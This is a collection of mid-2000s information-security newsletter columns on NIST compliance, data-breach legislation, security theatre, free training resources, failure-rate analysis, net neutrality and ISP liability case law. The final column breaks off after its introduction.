This is the second part of a guest article presenting an analysis of compliance issues by Graydon S. McKee IV, CISSP, GSEC and Joseph Faraone, CISSP of Unisys Corporation.

* * *

In the first part of this two-part article, we reviewed developments of federal guidelines presented in the National Institutes of Standards and Technology (NIST) "Special Publication 800-53: Recommended Security Controls for Federal Information Systems" < http://tinyurl.com/mq3cp > and the soon-to-be-released Federal Information Processing Standard (FIPS) 200 that will be applied to US federal information systems.

Those in the private sector are probably scratching their heads right now wondering why this should be important to them. NIST publications and the methodology for conducting certification and accreditation are freely available and constitute an untapped publicly available security resource. Inputting the government regulations (Sarbanes-Oxley, Health Insurance Portability and Accountability Act, etc.) into this framework allows the private sector to document, measure, assess, track and report upon the security posture of their information systems and how well government regulations are adhered to. The private sector can now assess the maturity of their information security programs and determine how well these programs integrate into their overall business processes.

A word of warning however: You are still at risk of missing the forest for the trees.

Although NIST has developed and framed their guidance to allow for the proper view of information security management, it is often applied improperly. Managers place their emphasis on simply being compliant rather than leveraging the power of the framework to assess the effectiveness of their programs. They go through the motions to be compliant and focus on the required technology and checking boxes.

The two most basic elements of any system are overlooked or under-emphasized: the information being protected and the people who use the information. You can put in all the high-security devices you want in a system, but if you do not account for the people who need to use the information system, you still will not be secure. We believe that the comment about the "choice of either being secure or being compliant" mentioned in the first part of this analysis was referring to this conflict between security and usability.

People are the key to everything. We need a holistic view of the network and security with the emphasis on being secure. Compliance is simply a milestone on that journey.

The beauty of this is that the information that you need to implement this framework is _free_ and fully available at the NIST Website < http://csrc.nist.gov/publications/nistpubs/ >. Do you need to hire high priced consultants to come and set this up for you? No, you don't. Although

consultants can save you some time on the learning curve, the guidance available through NIST will allow you to begin the process on your own. You can then use consultants to give you an independent review of your program or to bolster areas where you might feel less comfortable. This efficient resource utilization in turn allows you to prioritize on areas that need to be improved.

The CIO implementing this approach can concentrate on the details of how information is protected and used rather than scurrying about wondering how to bring order to the new herd of cats that legislation has unleashed.

Where to begin? Take the framework that NIST has so diligently given us; plug in the requirements that you are subject to, and then sit down with your network architects, your user representatives and your key project managers and find a way to work efficiently but securely. With the NIST framework, you will be able to assess, measure, track, and deliver a more secure and user-friendly network and in the process: achieve compliance.

Alternatively, keep enjoying your view of the forest.

FDPA Addresses Consumer Protection

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The Congress of the United States passed the Financial Data Protection Act of 2005 (FDPA, HR 3997) in mid-March (see < http://tinyurl.com/frdcl > to track this bill). The official summary describes the FDPA as follows:

"Declares that each consumer reporter shall have an affirmative obligation to implement policies and procedures to protect the security and confidentiality of any consumer's sensitive financial personal information maintained, serviced, or communicated by or on the reporter's behalf against any unauthorized use reasonably likely to result in substantial harm or inconvenience to the consumer."

The summary goes on to define a "consumer reporter" in essence as any commercial organization that sells consumer information.

Supporters of the bill enthusiastically point to the establishment of uniform federal rules to supersede the hodge-podge of state laws that currently mandate disclosure of privacy breaches involving consumer data. For example, the Credit Union National Association (CUNA) wrote in their Feb 3 letter < http://tinyurl.com/oaglh > to the House Committee on Financial Services (HCFS) that "CUNA supports the uniform, national standards in H.R. 3997, the Financial Data Protection Act of 2005, to impose data security safeguards and notification requirements on a wide range of entities engaged in the business of collecting or handling sensitive personal financial information. Currently, the privacy and security requirements of the Gramm-Leach-Bliley Act (GLBA) only apply to financial institutions."

In addition, CUNA wrote, they "support the proposed standard of 'substantial harm or inconvenience' for triggering the notice requirement."

The most problematic issue in the legislation may be that it gives the consumer reporters the unrestricted freedom to determine what constitutes "substantial harm or inconvenience" to their data subjects. A consortium of 12 privacy advocates (including the Consumers Union, the Consumer Federation of America, the National Consumer Law Center and the Privacy Rights Clearinghouse) wrote to the HCFS < http://tinyurl.com/haqt6 > complaining that "The 'trigger' for notification would leave consumers uninformed in many instances when personal information has been breached."

Their letter continued, >The bill features what we could call a "don't know, don't tell" trigger, meaning that when a company doesn't know whether there is a risk of harm, individuals are not notified. This gives companies an incentive not to conduct thorough investigations. . . . Had H.R. 3997 been in place, we doubt we would have heard about any of the data breaches that came to light in 2005, which affected tens of millions of Americans. We believe individuals need to know whenever their sensitive personal information has been breached. If there is an exception at all, it should be limited to cases when there is no reasonable risk of harm.<

Other criticisms articulated and discussed by the privacy advocates:

- The bill stops consumers from putting a security freeze on their financial accounts until they have become victims of identity theft;
- It preempts stricter state laws designed to reduce identity theft and financial fraud;
- It may start us on the slippery slope to weakening privacy elements of the Gramm-Leach-Bliley Act;
- Enforcement provisions are weak;
- Provisions for limiting firms' liability may reduce consumer protection.

I urge security specialists whose organizations are affected by this legislation to study this bill carefully and to work with corporate counsel to understand its implications. I urge all US citizens to do the same from their personal perspective and to communicate with their Senators.

Pro Forma

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Last week I received a copy of the following brief announcement from a colleague (let's call him Xanax) at an unnamed university (say, Insecure U). He got it from someone in the Office of Communications:

"This year tickets or credentials will be required for all faculty and staff attending the graduation ceremony in the [Big Place]. To obtain credentials or tickets please contact [Name Deleted] in the Office of Communications (ex. nnnn, or e-mail mailbombed@insecureu.edu) by March 24th."

Now, why would _faculty_ need to get tickets? Most universities _require_ their faculty to attend the graduation ceremony as a matter of course. At Norwich, for example, we have to get permission from the Provost to receive permission to skip graduation.

So using tickets to figure out who is coming doesn't make sense – it'd be simpler just to ask those who _wouldn't_ be coming to say so and then just distribute the tickets to everyone else.

Could it be a misguided attempt at a security measure? Curious, I called my buddy and learned more about this peculiar process.

When Xanax phoned Name Deleted to find out what was going on, he found that she was swamped with calls and her e-mail box was filling rapidly because EVERY faculty member had to call or write to confirm (mandatory) participation. However, she immediately agreed to put him on the list for a ticket and said he would receive it in his departmental mailbox (which, incidentally, has no cover and is open to anyone wandering through the faculty area of the departmental office).

Xanax called the Provost at Insecure U and he laughed about the whole situation, saying that he also had pointed out that the requirement for all faculty to _ask_ for tickets did not make sense and was not much of an improvement in security. However, he said, the higher-ups had decided that they had to do something to reassure people that they were improving security at the graduation and so this is what they had come up with.

Xanax and I discussed the policy. A secretary was issuing tickets to people, sight unseen, and distributing them via intra-campus mail to non-secure mailboxes. Result: one overloaded secretary and no net increase in security at all. The same degree of (in)security (minus the overload) could have been achieved by _not_ sending tickets to those few faculty who were not attending the graduation – a list known in advance to the Provost.

We agreed that someone with little understanding of security had devised a method that gave an _illusion_ of security to others with equally little understanding of security.

Moral: when devising new procedures to improve security, analyze the likely _results_, not just

the procedures.

If you want to read about other procedures that devised to give the mere illusion of security, see my analysis of airport safety at < http://tinyurl.com/rsh5n > (HTML) or < http://tinyurl.com/qpyzu > (PDF).

Taking Responsibility

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I've been teaching in universities since 1970. With that much practice, practically everything gets turned into an opportunity for helping students learn. Since I've been teaching technical support methodology since 1986, even wretched customer service can be useful for my students as an example of what not to do. Today he I'd like to share one of these horrible customer-service experiences with you readers in the hope that it will (a) amuse you and (b) serve you in your own efforts to improve network support and security response team performance.

For the last month or so, as I drive to Norwich along the country roads near my home in Vermont, I've noticed an unusual collection of wires and electrical junction boxes hanging down several feet from a telephone pole at a nearby intersection in the middle of nowhere. I keep expecting to see a repair crew come back to finish what seems to be an interrupted job, but the wires just keep dangling alarmingly and looking ever more precarious.

Last week, I decided to try calling the local phone company using my cell phone. When I pressed 411 I heard a cheery message announcing, “Welcome to LocalCellCo Directory Assistance.” The robot on the other end said, "What listing are you looking for?" I said, "BigTelco.” The robot said, “That number is 456-7890 and will be dialed automatically; there will be a charge for this service."

The phone rang and a lady answered. I began to explain the problem but she interrupted. "I'm sorry, sir; this is the BigDeliCo food store, not the BigTelco phone company.”

I called 611 on my cell phone and reached a charming child to whom I suggested that having a voice recognition system that fails to confirm the listing it intends to dial for the customer is not a good design for a directory lookup service. The child informed me that the directory assistance was run by – guess what? – BigTelco on a contract to LocalCellCo and that I would have to call BigTelco myself for any complaints. After confirming this preposterous policy with her manager, I listened in astonishment as he informed me aggressively that it was not LocalCellCo’s problem if the directory service was poorly designed. Furthermore, he had no way of providing me with contact information for the right people at BigTelco. I suggested mildly that this policy didn't make any business sense because the directory service clearly announced itself as a LocalCellCo service, not as a BigTelco service; customers would see all problems as LocalCellCo’s fault.

It all made no difference. I was the first person to complain. If I felt strongly about it I should call BigTelco. Other companies had similar policies. If it happened to him it wouldn’t bother him. Basically, in many ways, he explained politely that he didn’t care.

Pontius Pilate himself couldn’t have done a better job of washing his hands of a problem.

I just gave up and decided to turn the experience into a lesson.

The lesson for my students (and for your staff) is that when a customer has a technical problem or a security issue that looks _to them_ like it's your fault, you have to take charge of getting back customer to the right person to fix the problem. It's no good protesting and claiming that somebody else should be helping them; get on the phone, find the right person, and then make sure that the customer is in direct contact with someone who will take responsibility for following up on the problem. So if the security team dispatcher gets the call about a tech support problem that should have been reported to the Help Desk, the security dispatcher should link the caller to the Help Desk dispatcher, not just blow the caller off with "It's not my problem – this is the wrong number to call." If it happens a lot, perhaps a better user-awareness program would be warranted – but keep serving those clients (and yes, I always refer to fellow employees as "clients").

Only then can you get the soap and water out for your hands.

If you would like to look at my lecture notes on managing support functions, visit < http://tinyurl.com/p5wkz >.

Siemens Resources for Security Educators

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Part of my job as Program Director of the MSIA at Norwich University is to keep curriculum up-to-date. I regularly review the lecture materials that will be posted in upcoming seminars in our masters program and often add additional references or readings.

Recently, I was updating a module that includes penetration testing and ran across a series of short white papers authored by experts of the Insight Consulting group of Siemens < http://www.insight.co.uk/downloads/whitepapers.htm >. The unusual aspect, and the reason I am mentioning the papers for readers is that the company states, " You are free to distribute our white papers but please observe our copyright notice." What a contrast with organizations who require registration for everybody who downloads even a single paper from their Web site!

Security awareness managers will find the following papers useful for internal training for various sectors of their organizations; and university professors may also find them helpful for students:

- Telecom fraud
- Shooting phish in a barrel
- Identity Theft: Managing the risk
- Web Services and XML security
- Identity and Access Management: Employee lifecycles and roles
- New working practices and the security-aware network
- Penetration testing
- Effective intrusion detection.

Attracted by the company's generosity, I explored their Web site and found additional resources that will be helpful to my students and perhaps to your colleagues:

- The case study page < http://www.insight.co.uk/downloads/casestudies.htm > has 10 reports that can be used for class discussion;
- There's a podcast about crisis management < http://www.insight.co.uk/downloads/podcasts.htm >;
- An Oracle database expert provides slides about how database a to the of dministrators can help secure databases < http://www.insight.co.uk/downloads/presentations.htm >.

Thank you, Siemens!

[I have no association whatever with Siemens or Insight Consulting.]

MS-ISAC Offers Webcasts for All

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The Multi-State Information Sharing and Analysis Center (MS-ISAC) provides information from the 50 United States and the District of Columbia on a site hosted by the State of New York < http://www.cscic.state.ny.us/msisac/index.html >. According to the overview and historical information at < http://www.cscic.state.ny.us/msisac/about_msisac.htm >, the organization began in 2003 and meets regularly via teleconference. The mission is defined as follows (quoting):

- To provide a focal point for gathering information on cyber threats to critical infrastructures.
- Two-way sharing of information on critical infrastructure cyber incidents and threats;
    - Providing timely warnings of cyber threats and attacks;
    - Producing comprehensive information and intelligence analyses to support federal, state and local first responders and law enforcement readiness and response efforts.

Objectives of the ISAC (also quoting) are:

- Disseminate early warnings of cyber system threats
- Share security incident information between Sectors
- Provide trending and other analysis for security planning
- Distribute current proven security practices and suggestions.

Although there is a secure part of the Web site for members only, there's a great deal of material useful for everyone interested in raising security awareness in the corporate world or in academia. In particular, the National Webcast Initiative has free lectures in .WMV format that anyone can listen to using commonly available software < http://www.cscic.state.ny.us/msisac/webcasts/index.htm >. The series includes the following useful topics:

- 2004-06-22 -- Cyber Security: The Three Things You Should Have Done Yesterday and The Three Things You Should Do Today
- 2004-08-26 -- Performing a Cyber Security Risk Assessment: Why? When? and How?
- 2004-10-19 -- Are YOU the Weakest Link?
- 2005-02-09 – Adware / Spyware: How to Protect Yourself from Today's Most Dangerous Spyware Threats
- 2005-03-16 -- Are You Secure?...Are You Sure? Vulnerability Management
- 2005-05-18 -- Botnets
- 2005-07-20 -- Wireless Security
- 2005-10-20 -- Protecting Our Children on the Internet
- 2005-12-15 -- Cyber Security Tips During the Holiday Season
- 2006-02-16 -- Identity Theft

These Webcasts are provided by noted experts in the field, including CISOs who have practical experience in the subjects discussed. For example, according to the Website, the identity-theft Webcast was presented by "D. Scott Parsons, Deputy Assistant Secretary, Office of Critical Infrastructure Protection and Compliance Policy, U.S. Department of the Treasury, Howard A. Schmidt, CISSP, CISM, President & CEO R & H Security Consulting LLC, Former Chair of President Bush's Critical Infrastructure Protection Board and Special Adviser for Cyberspace Security for the White House, Joseph Martucci, Senior Security Engineer, Symantec Consulting Services, and Mr. William Pelgrin, Chair of the MS-ISAC."

I hope readers and their colleagues and students will find these resources useful.

New _Handbook of Information Security_

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A few months ago, I was asked by my colleague Prof Hossein Bidgoli to review the new _Handbook of Information Security_ published by Wiley this year.

The work is immensely useful and I think that readers will find it a superb addition to their corporate and even private bookshelves.

In brief, each of the three roughly thousand-page volumes (list price $300 each) has three parts. The structure is as follows:

- Volume 1
  - Key Concepts and Applications Related to Information Security
  - Infrastructure for the Internet, Computer Networks, and
  - Secure Information Transfer
  - Standards and Protocols for Secure Information Transfer

- Volume 2
  - Information Warfare
  - Social and Legal Issues
  - Foundations of Information, Computer and Network Security

- Volume 3
  - Threats and Vulnerabilities to Information and Computing Infrastructures
  - Prevention: Keeping the Hackers and Crackers at Bay
  - Detection, Recovery, Management, and Policy Considerations.

I've scanned the front-matter and put it on my Web site as a PDF file < http://tinyurl.com/gmtgp > showing information about Dr Bidgoli and the editorial board, listing the complete table of contents for all three volumes and finishing with the list of the distinguished authors and their affiliations. I think readers will be impressed by the range of the 250+ articles and by the quality of the contributors and their contributions.

When Prof Peter Stephenson, the Associate Program Director of the MSIA, and I reviewed these books we quickly opted to convert the required textbook used in our master's program to the new _Handbook_ (and this despite the planned release of the _Computer Security Handbook, Fifth Edition_ edited by Sy Bosworth, myself and Eric Whyne in the coming year). We currently have four faculty members working on the course-material conversion and are assured by Wiley that their CD-ROM version of this work will be ready for shipment in time for our students starting their seminars in September 2006.

On a side note, Dr Bidgoli was Editor-in-Chief of two other massive and highly useful reference works. For information about the _Encyclopedia of Information Systems_ (Academic Press,

2002) see < http://tinyurl.com/gjje8 >; the _Internet Encyclopedia_ (Wiley, 2003) is described at < http://tinyurl.com/fjp6b >.

For a $150 publisher's discount coupon for the _Handbook of Information Security_, see < http://tinyurl.com/gn7q4 >.

[My colleagues and I in the Norwich MSIA program have no financial involvement with this work or any other text mentioned herein except as customers and we have received no special consideration in return for publishing this review.]

Non-Independent Errors

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In teaching students about how to compute the likelihood of failure of complex systems in which all components must function correctly for the system to work (or, put another way, where failure of one or more components results in system failure), statisticians reason as follows:

- Let P be the probability that the system consisting of "n" components will fail in a given period under study.
- Let p(i) be the probability of failure of component "i".
- Then the probability that component "i" will not fail (i.e., will work) is [1 – p(i)].
- So the probability that all components will work is the product (usually represented as a capital PI) of all terms [1 – p(i)] if the failure of components is random and independent of each other.
- Therefore the probability P that the system will fail is P = 1 – {[1 – p(1)]* [1 – p(2)].*… [1 – p(n)]}
- If we use a system of "n" components where all the probabilities are the same (i.e., p(i)=p) then the formula simplifies to
- P = 1 – {[1 – p]^n}.

For example, if a memory array has 2 GB consisting of 2048 1 MB chips and the likelihood of failure of each 1 MB chip is 1 in a million (1 x 10^6) per year then the likelihood that the array will fail because at least one chip has failed is

P = 1 – {1 – 10^-6}^2048
= 1 – (0.999999)^2048
= 1 - 0.997954095
= 0.002 or 0.2% per year.

Remember, all this depends on independence of failure rates; i.e., we assume for these calculations that failures of chips are not correlated. The fact that one chip fails is not supposed to influence the probability that another chip will fail..

And there's the problem that reader Paul Schumacher has identified in this standard description of failure rates. Mr Schumacher served in the US Army as an area communications chief many years ago and is now a retired electrical engineer with a reputation in spread spectrum communications. He currently monitors and contributes to discussions of counter-terrorism issues. In particular, he has often contributed to online discussions of items in Bruce Schneier's CRYPTO-GRAM newsletter < http://www.counterpane.com/crypto-gram.html >. Today, I pass

on a thoughtful and interesting analysis of error rates for anyone interested in risk management. Here are his edited comments about evaluating risk of failure for complex systems that depend on multiple components.

* * *

The equation [1 - (1 - p)^n] is good for independent error rates. However, having a background in high-reliability (jamming-resistant) communications, I have learned that many, if not most, errors are _not_ independent of each other.

If the error is larger in 'volume' than a single bit, it will affect that bit and the bits next to it. Radio communications can be looked upon as a lossy storage medium. If a bit has a duration of 1 microsecond, and the cause of the error lasts 1 nanosecond, then that 1 bit is upset (loses integrity). The chances of the error cause overlapping into the following bit (it occurred just as the bit was about to close), is 1:1000.

Reverse this, so that the bit endures 1 nanosecond, and the cause of the error lasts 1 microsecond, the ratio of neighboring bits being affected becomes 1000:1, or simply, a block of 1000 bits is upset.

On a disk surface, if a cosmic ray, or other physical effect, upsets a single bit, it is likely to also upset the surrounding bits, as it is likely to have a zone of physical effect greater than that of the zone of a single bit.

Error-Correcting Codes (ECC) can correct for large error rates. But when they are unable to correct for more errors than they are designed for, they fail. The smallest ECC I know of is the Hamming 4.7.1 (it encodes 4 data bits into 7 transmitted bits, and can handle 1 error). If non-Gaussian errors occur (i.e., two successive bits are upset), then it is unable to correct them, and possibly does not even allow us to recognize that errors have occurred (two bits in sequence within the same ECC block). To correct this, a technique called interleave is used. The bits of each ECC block are woven with the bits of other blocks so that they are well separated from each other. Using all this, I was able to bring a communications channel from 1:100 error rate (raw) to better than
1:3*10^12 error rate at an overhead of half the bandwidth, which was acceptable.

The proper use of ECC can increase the file reliability tremendously. However, this is only true of random errors. What happens during a systemic error can be very different.

Another kind of problem occurs when the unexpected happens.

At one then-large defense corporation I worked at several decades ago, back-up tapes of the entire computer memory were kept on magnetic tape on a rotating basis. Daily tapes were rotated every week, with only the Saturday tape being kept as the weekly back-up. Beyond a year, only the end-of-month tapes were kept.

When an old back-up tape needed to be referred to, it was discovered that it was totally useless. The janitor had destroyed it, and many others. The destroyed tapes were all located on the bottom shelf of the storage racks: each time the janitor waxed the floors, his buffer's motor generated magnetic fields that slowly degraded the tapes, even inside the metal cans.

There are many lessons to be learned from this accident; the one I found most useful is to use a back-up that is not only physically separate from the main data well-spring, but also physically different in its properties. The corporation recovered from the data loss using paper and microfilm copies.

Web-Site Security Web Site

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Almost everyone in business seems to have a Web site now. Even I have a Web site. Having one's Web site trashed by a criminal hacker, especially if (s)he is eight years old, is highly embarrassing. If the Web site is used for e-commerce or e-learning, having it out of service can be a genuine disaster. The Acunetix company was founded in 2004 by Nick Galea with the specific goal of protecting Web sites against unauthorized modifications and denial-of-service attacks. The announced their Acunetix Web Vulnerability Scanner in July 2005 as a tool for identifying vulnerabilities before they can be exploited. Acunetix recently announced a useful site for anyone interested in security Web sites (as usual, I have no relationship whatsoever with the vendor):

> London, UK - April 19, 2006 - Acunetix has launched the Acunetix Web Site Security Center, a comprehensive Web site security information center that educates visitors on the latest and most threatening Web application hacking techniques. The new information center is hosted at < http://www.acunetix.com/Websitesecurity/ > and is frequently updated with current information concerning new hacking techniques.

Web site security is possibly today's most overlooked aspect of securing the enterprise. Hackers are concentrating their efforts on Web sites: 75% of cyber attacks are launched on shopping carts, forms, login pages, dynamic content etc. . . .<

The Web site is attractively laid out and easy to navigate. One does not have to register to be able to access the information (hurray!). Links on the left provide lists of recent news articles from credible sources, a page with a couple of white papers, a collection of 18 articles about Web security, and links to three outside sources of security white papers.

The News page's most recent links are from CMPnet.asia ("Web site application attacks increase"), The Register ("Forgotten password clues create hacker risk"), Acunetix itself ("Is Your Website Hackable? Find Vulnerabilities with a Free Acunetix Security Audit"), the US Federal Trade Commission ("ChoicePoint Settles Data Security Breach Charges") and NetCraft ("US Government Security Site Vulnerable to Common Attack").

The two Acunetix white papers are "The Importance of Web Application Scanning" and "Auditing Website Security."

The Web Site Security Articles page has articles on PHP/SQL security, network security devices, domain contamination, SQL injection attacks, integrating security into application development, path traversal attacks, and Google hacking, among other topics.

The Links page lists URLs for SANS, the Web Site Security Consortium (WASC) and the Open Web Application Security Project (OWASP).

But I am eagerly awaiting a Web site devoted to the security of the Web Site Security Web site. Then I'll have an article recursively entitled …. Wait for it … "(Web-Site Security Web Site)-

Security Web Site."

Oh well, geeks have to have fun too.

Net Neutrality Debate Heats Up

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Back in November 2005, Rep. Joe Barton (R-TX) introduced draft legislation in the US Congress that has generated animated debate about the concept of net neutrality: the even-handed treatment of all content providers (Web sites, streaming audio and video providers and so on) by all Internet service providers (ISPs).

Now in its fourth draft, the "Communications Opportunity, Promotion, and Enhancement Act of 2006" is moving through the Commerce Committee's Subcommittee on Telecommunications and the Internet with co-sponsorship of Rep. Fred Upton (R-MI), Chairman of the Telecommunications and the Internet Subcommittee; Rep. Chip Pickering (R-MS), Commerce Committee Vice-Chair; Rep Bobby Rush (D-IL); and with support from Rep. Dennis Hastert (R-IL), Speaker of the House. The Benton Foundation, a private think tank specializing in digital telecommunications policy, has an overview of the bill < http://tinyurl.com/ha4hz > and a more extensive analysis < http://tinyurl.com/hwxmr > available online.

The bill includes provisions for improvements in the regulatory approval process for establishing new pay-for-service cable television networks; ensure that subscribers to voice-over-IP (VoIP) users would be able to communicate their location automatically to emergency 9-1-1 services; prohibit discrimination against classes of subscribers (e.g., refusing to offer cable service to districts with lower average income in a coverage area); and enshrine the rights of municipalities to create publicly-owned broadband ISPs.

Proponents of the bill argue that it would contribute to a lively competitive marketplace with new offerings for consumers.

Opponents have focused on the absence of any specific prohibitions on differential service levels relating to content. _Net neutrality_ is the term generally applied to the concept that ISPs should in no way privilege specific types of content (or, for that matter, disadvantage other types of content). A common hypothetical example used in debates is to imagine that a specific search engine might pay ISPs fees to ensure that responses from its Web site would be delivered to the user faster than the results from a competing search engine that had not paid special fees. Another example of content-based discrimination imagines that an ISP might accord a lower priority to packets transmitting, say, video feeds – unless the customer were to pay a special fee for higher-speed access. The most alarming scenarios involve outright blockage of content by source or by type. An example of blockage by source often cited in news stories is that of the Canadian ISP Telus, which blocked subscribers' access to a Web site of the Telecommunications Workers Union, with which it was in conflict < http://tinyurl.com/kkzau >. The example of type-based blocks much mentioned in the debate is that of Madison River telco, which blocked VoIP traffic from Vonage as an anticompetitive move to protect its own long-distance conventional long-distance service < http://tinyurl.com/hscav >.

An organization called "Save the Internet.com" < http://www.savetheinternet.com/ > has announced a campaign to stop what it calls a plan by Congress to "ruin the Internet." In heated

prose, the organizers describe Rep. Barton as having "sponsored a bill to hand over the Internet to big telephone and cable companies." Rep. Rush, claim the writers, "supports Barton's bill that would stifle independent voices and small businesses." In a note headed, "The Threat is Real," the organizers write, "If the public doesn't speak up now, Congress will cave to a multi-million dollar lobbying campaign by companies like AT&T and Verizon who want to decide what you do, where you go, and what you watch online." Indeed, they proclaim, "Congress thinks they can sell out and the public will never know. The SavetheInternet.Com Coalition is proving them wrong — together, we can save the Internet."

You can easily find a wealth of articles looking at this issue by typing "net neutrality" into your favorite search engine. One of the most reasoned commentaries is by Daniel Berninger: "Net neutrality means don't tread on the Internet!" His essay was published on April 18, 2006 on the Jeff Pulver blog < http://pulverblog.pulver.com/ >.

Some of the other comments I have read seem to be based on misconceptions about the nature of "the" Internet (you'll find out why I put it that way next time). In my next column, I'll lay out the issues in the hope of turning down the heat a bit and raising the level of rationality in the discussion.

I promise you: we are not approaching The End of the Internet As We Know It and you really can Feel Fine (with apologies to R.E.M.) < http://tinyurl.com/z9vpf >.

Not TEOTIAWKI

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Back in the late 1990s, a common acronym in discussions about the "Y2K" (year 2000) problem was "TEOTWAKI": The End of the World As We Know It."

In my most recent column, I surely enraged proponents of social action to defend "net neutrality" by suggesting that the situation we face today is not TEOTIAWKI (The End of the Internet As We Know It).

There are several issues mixed up in the excited rhetoric about Internet service providers (ISPs) who might want to provide faster access to certain content providers and to certain types of Internet traffic. I'd like to analyze the issues so that we can think about the problems with more reason and less emotion than some of the writing I've seen on the 'Net recently.

The issues seem to be that

* Some people think of "the" Internet as a public service or a commons, much like air. In their mental model, no one owns the Internet and access to "it" should be free and uncontrolled. Any interference with equal access to any aspect of the Internet is morally reprehensible and must be opposed in all possible ways.

* Another block of people perceive "the" Internet as an entity much like "the" phone system. That is, their mental model is of a unified construct under centralized control, or at least, under the control of monopolistic forces. According to this model, we need strong regulation analogous to that which regulated the development of the telephone system, complete with strong central-government agencies that impose restrictions on anti-competitive behavior that could stifle the development of small competitors to The Big Guys.

* Without explicit new regulations, ISPs will naturally apply restrictions on the content made available to users because wealthy content-providers will pay fees to enhance access speeds to their material and possibly even to block access to competitors' materials. Under these rules, non-profit, counter-culture, and individual content-providers won't stand a chance of having their materials read because users will naturally flock to the quicker sources and abandon the slower ones.

My mental model of the Internet is a bit different. I think of the Internet as the totality of computer systems that communicate using TCP/IP. Similarly, the World-Wide Web is the totality of computer systems that communicate through the Internet and make content available through HTTP and various derivatives of HTML.

Nothing in this model suggests that there is anything to own about the Internet, or indeed that "the" Internet exists apart from interconnections, any more than there is an "Englishspace" consisting of all people who communicate using English. All components of the Internet are owned by individuals, collectives, corporations, or governments; there is nothing free about

them. Yes, some owners of Internet components provide free access to the Internet, but that free access implies nothing about ownership.

Such a model of the Internet has implications for the problems articulated above. For example, the whole notion that anyone has a fundamental, inherent, inalienable _right_ to Internet access evaporates – except insofar as a government declares that such access must be available to all, much as public roads are available to all because people decided that they would be so.

Similarly, if ISPs are engaged in civil contracts to provide defined services to users, then the terms of the contracts freely entered into are entirely up to the parties involved. An ISP that declared that it would bar access to all Web sites in which the word "xylophone" appeared might lose users with an interest in music and those opposed in principle to violations of net neutrality, but it would in no sense be breaking a law or violating a moral principle. It would be a stupid idea, but that's another question. By analogy, an ISP in the USA that decided to bar access to Web sites based on political or religious grounds might appeal to some people and not to others – but again, such filtering would violate no fundamental principles of justice. Anyone not liking the policies would presumably choose a different ISP.

If ISPs do eventually violate net neutrality to make money from contracts with content producers or to privilege certain types of traffic (video is most often mentioned), I cannot believe that users will simply shrug and give up access to sites they wanted to visit simply because an alternative is faster. If I want to read a story from SCIENCE magazine, I am not going to visit SCIENTIFIC AMERICAN simply because it happens to be faster. What makes the TEOTIAWKI folks believe that users so fickle in their choices of content that speed alone will be the determinant of their browsing habits?

In my next two columns, I will address another issue raised by the notion of violating net neutrality: the legal consequences of ISP interference with the unfettered flow of information to their users.

* * *

ISP Liability and Net Neutrality (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the issues that doesn't seem to get mentioned much in discussions of what has been called "net neutrality" as it affects Internet service providers (ISPs) is the notion that ISPs currently serve as common carriers and are therefore immune to certain types of liability – but only if they keep a hands-off attitude toward the content that they convey.

Some of the readers of this column may not know that before the Internet became a commonplace mechanism for exchanging information, there were services called value-added networks (VANs) that provided some of the same functions as ISPs do today. CompuServe, Prodigy, the early versions of America OnLine and several others offered pay-for-service access to moderated discussion groups (threaded discussion lists), news services (e.g., the original online version of the vast ComputerSelect database that supplied electronic copies of thousands of technical articles a year from respected journals and technical magazines) and commercial sites.

Even as late as 1994, these VANs offered a higher signal-to-noise ratio than some parts of the USENET and of the fledgling World Wide Web. I just located an article I wrote back then that included the following text: "Far from being an _Infobahn_, with that word's overtones of Teutonic neatness and order, the Internet [in 1994] resembles a loose network of paths, some of them rutted with overuse, others infested with vermin. Internet destinations range from the cyberspace equivalent of well-groomed parks and impeccable libraries to unkempt garbage dumps and run-down road-houses."

In 1991, a landmark case called Cubby, Inc. v. CompuServe, Inc. < http://tinyurl.com/ruwho > established a fundamental attribute of ISPs. CompuServe had provided facilities for a Journalism Forum that included a section called Rumorville USA which was created by Don Fitzpatrick Associates (DFA). A competing service called Skuttlebut was developed by Robert Blanchard and Cubby, Inc. that was directly accessible through subscription without going through CompuServe. When defamatory materials were published about Skuttlebut on the Rumorville service, Cubby Inc. and Blanchard sued Fitzpatrick and CompuServe for libel. Judge Peter Leisure of the US District Court of New York ruled that because CompuServe had no involvement in the content of its forums, it could not be held responsible for libelous material posted there. The judge wrote that "…CompuServe is, at most, that of an independent contractor of an independent contractor. The parties cannot be seen as standing in any sort of agency relationship with one another, and CompuServe may not be held liable for any of plaintiffs' claims on a theory of vicarious liability." Many legal commentators have interpreted this judgement as classifying CompuServe (and by implication other VANs) as equivalent to a distributor (which is not involved in selecting content of what they provide) rather than as a publisher (which does make judgements about content).

I will continue this discussion in the next (and last) column in this series.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

ISP Liability and Net Neutrality (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In this final article (for now) in my series on net neutrality and Internet service providers (ISPs), I'll finish up with some classic case law and propose some implications for the current debate over the need for legislation to protect users against possible interference by ISPs in the content users can access on the Internet.

